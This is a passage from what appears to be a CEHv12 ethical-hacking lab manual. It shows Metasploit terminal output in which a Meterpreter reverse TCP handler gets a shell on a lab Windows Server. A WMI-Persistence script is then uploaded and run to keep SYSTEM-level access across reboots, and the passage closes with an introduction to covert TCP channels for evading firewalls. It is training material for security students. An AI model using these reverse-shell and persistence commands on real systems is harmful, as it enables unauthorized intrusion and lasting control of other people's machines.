*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulz
z*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*ar
asan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*


       =[ metasploit v6.1.9-dev                          ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444

Menu  msfconsole - Parrot Ter...  msfconsole - Parrot Ter...
```

36. Navigate to the previous terminal window and press **ctr+c** and type **y** and press **Enter**, to exit powershell.


```
Applications  Places  System                                   Thu Apr 7, 09:22
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploaded   : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploading  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
[*] uploaded   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter >

Menu  msfconsole - Parrot Ter...  msfconsole - Parrot Ter...
```

37. Now click **CEHv12 Windows Server 2019** to switch to the Windows Server 2019 machine and restart the machine.

Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.




38. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine, We can see that the previous session will be closed.




39. Navigate to the second terminal and we can see that the meterpreter session is opened.

> Note: It will take approximately 5-10 minutes for the session to open.



40. Now type **getuid** and press **Enter**.



41. We can see that we system privileges and persistence on the target machine, when ever the machine is restarted a session is created.
42. This concludes the demonstration of privilege escalation and maintain persistence using WMI.
43. Close all open windows and document all the acquired information.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

